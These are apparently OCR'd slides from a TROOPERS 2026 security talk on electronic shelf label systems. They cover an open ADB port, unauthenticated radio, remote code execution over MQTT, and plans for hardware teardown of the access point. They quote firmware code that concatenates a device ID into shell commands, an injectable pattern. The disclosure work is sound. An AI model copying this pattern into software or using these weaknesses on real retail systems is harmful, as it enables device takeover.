


Weakness	Impact	Mitigation
• Open ADB Port	• AP takeover as root	• Close ADB Port


Radio Weaknesses



Weakness	Impact	Mitigation
• Missing Authentication	• Override ESL Content • Battery Drainage	• Add authentication


TROOPERS
2026

RCE over MQTT




```
await BashHelper.ExecuteCommand("sync && sync && insmod /system/lib/modules/wk2xxx_spi.ko");
await BashHelper.ExecuteCommand("stty -F " + HardwareInfor.BLE + " ispeed 9600 ospeed 9600 -echo");
await BashHelper.ExecuteCommand("echo AT+NAMEeStation" + Program.Infor.ID + " >> " + HardwareInfor.BLE);
```

Management Server

Access Point

ESL

Weakness

- RCE

Impact

- AP takeover

Mitigation

- Prepared Statements


Examining the Access Point's Hardware

- Currently: We have arbitrary write but still need the AP
- Goal: Send images with own antenna
- Next Steps
  - Can we understand the protocol via firmware of the chips?
  - Can we Man-in-the-Middle when the AP sends out data?


- Disassemble the AP for further research
  - Pandora's Box?

Hardware of the AP – First Insights


Hardware of the AP – Hardware Topology




Hardware of the AP – Main Chip




Hardware of the AP – Hardware Topology

